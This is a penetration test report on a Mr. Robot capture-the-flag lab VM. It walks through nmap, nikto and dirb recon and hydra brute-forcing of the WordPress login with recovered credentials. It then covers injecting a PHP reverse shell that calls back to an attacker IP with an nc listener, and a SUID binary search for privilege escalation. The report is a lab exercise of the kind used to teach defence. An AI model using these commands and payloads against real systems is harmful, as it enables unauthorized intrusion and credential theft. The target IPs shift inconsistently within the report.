Penetration Test Report

ZHIYUN Co., Ltd.

November 10, 2025

FENG LI
160 Princess St
Winnipeg, MB
R3B 1K9

Tel: 1-200-000-0000
Fax: 1-204-000-0000
Email: fli5@academic.rrc.ca
Web: www.felix.com

Contents

Executive Summary

A comprehensive penetration test was conducted against the Mr. Robot virtual machine environment to evaluate its security posture and identify exploitable vulnerabilities. This assessment simulated a real-world attack scenario with objectives including:

- Determining whether an external attacker could gain unauthorized access to the system
- Assessing the impact of compromise on system confidentiality, integrity, and availability
- Identifying the complete attack chain from initial access to root-level compromise
- Capturing three hidden flags as proof of successful exploitation

The evaluation followed industry-standard penetration testing methodologies, focusing on demonstrating realistic attack paths that could be leveraged by malicious actors.

Summary of Results

The assessment successfully identified a complete attack chain that led to a full system compromise. The following critical vulnerabilities were exploited:

1. **Information Disclosure via robots.txt**
   Exposed sensitive files, including a dictionary file and flag locations, providing attackers with valuable reconnaissance data.
2. **WordPress Authentication Brute Force**
   Weak credentials allowed successful brute force attacks against the WordPress login portal using the discovered dictionary file.
3. **Insecure File Upload and Template Modification**
   WordPress template editing functionality enabled the injection of a PHP reverse shell payload, establishing initial system access.
4. **Insufficient User Privilege Separation**
   A web server running with daemon privileges provided a foothold for further exploitation.
5. **SUID Binary Misconfiguration**
   Legacy nmap binary with SUID root permissions enabled direct privilege escalation to root through interactive mode exploitation.

These vulnerabilities, when combined, allowed the assessment team to progress from unauthenticated external access to complete root-level system control, successfully capturing all three flags in the process.

Attack Narrative

Remote System Discovery

1. Scan all hosts within the same subnet mask

```
nmap 192.168.56.0/24
```

Target host identified at IP address 192.168.56.143 with ports 22 (closed), 80 (open), and 443 (open).

Figure 1 - nmap_scan_hosts

2. Discover open ports and services

```
nmap –sV –O 192.168.56.109 -p1-65535
```

Figure 2 - nmap_sacn_detail

3. Use Dirb and Nikto tools to check if a website is running

```
nikto -h 192.168.56.109
```

The result indicates that an Apache Server is running.

Figure 3 - nikto_scan_detail

```
dirb http://192.168.56.109
```

The following output indicates that we are detecting many URLs. So, there should be a website running on 192.168.56.109.



Figure 4 – dirb_scan_192.168.56.107

Information Gathering

1. robots.txt Analysis

http://192.168.56.109/robots.txt

Accessing http://192.168.56.109/robots.txt revealed two critical files:

- **key-1-of-3.txt - First flag captured**
- **fsocity.dic - Dictionary file containing 858,160 entries**



Figure 12 - robots_txt_analysis

2. Download the dictionary file

```
mkdir ~/Documents/mrRobot
cd  ~/Documents/mrRobot
wget http://192.168.56.109/fsocity.dic
```



Figure 13 – dictionary_download_file



Figure 14 – dictionary_count_lines

3. Dictionary File Optimization

```
cat fsocity.dic | sort -u |uniq > newfsociety.dic
```

Duplicate entries removed, reducing the dictionary from 858,160 to 11,451 unique entries, significantly improving brute force attack efficiency.



Figure 15 – dictionary_optimize_lines

WordPress Authentication Bypass

1. Open Firefox and go to the URL: http://192.168.56.107/wp-login.php

WordPress login error messages were leveraged to enumerate valid usernames. The application returned "Invalid username" for invalid usernames.



Figure 16 – wordpress_try_login

2. Hydra Brute Force Attack for Username

```
hydra -L newfsociety.dic -p whatever 192.168.56.109 http-post-form \
'/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid username'
```

Attack Parameters:

- -L newfsociety.dic - Use dictionary file for username attempts
- -p whatever - Single arbitrary password (username enumeration only)
- http-post-form - HTTP POST request attack
- F=Invalid username - Failure string to identify invalid usernames

Username "elliot" (and case variations) identified as valid.



Figure 17 – wordpress_attack_username

Password Brute Force Attack

1. Since we have a correct username (Elliot), let's attempt to log in again

The application returned error messages: "The password you entered for the username X is incorrect", for a valid username with the wrong password.



Figure 18 – wordpress_retry_login

2. Hydra Brute Force Attack for Password with a valid username

```
hydra -l elliot -P newfsociety.dic 192.168.56.109 http-post-form \
'/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=is incorrect'
```

Attack Parameters:

- -l elliot - Target specific username
- -P newfsociety.dic - Dictionary file for password attempts
- F=is incorrect - Updated failure string for incorrect passwords

Valid credentials discovered - elliot:ER28-0652



Figure 19 – wordpress_attack_password

PHP Reverse Shell Injection

1. Locate the reverse shell payload

```
sudo find / -name php-reverse-shell.php -print
cd /user/share/webshells/php
```



Figure 20 – locate_reverse_shell

2. Payload Injection and configuration

The modified reverse shell code was injected into the WordPress 404.php template via:

1) WordPress Dashboard → Appearance → Editor
2) Selected: 404 Template
3) Injected: Complete PHP reverse shell code
4) Action: Update File

The PHP reverse shell was modified with attacker-controlled (Kali) IP:

$ip = '192.168.56.102';



Figure 21 – wordpress_payload_injection

3. Listener Establishment and Trigger Exploitation

```
nc -nvlp 1234
```

Reverse shell triggered by requesting http://192.168.56.109/404.php



Figure 22 – wordpress_trigger_exploitation

Privilege Escalation to Root

1. Search for executables with SUID bit set (potential privilege escalation vectors):

```
find / -perm -4000 2>/dev/null
```

Legacy nmap binary (version 3.81) with SUID root permissions discovered. Older nmap versions included an interactive mode that could spawn shells, inheriting the SUID permissions.

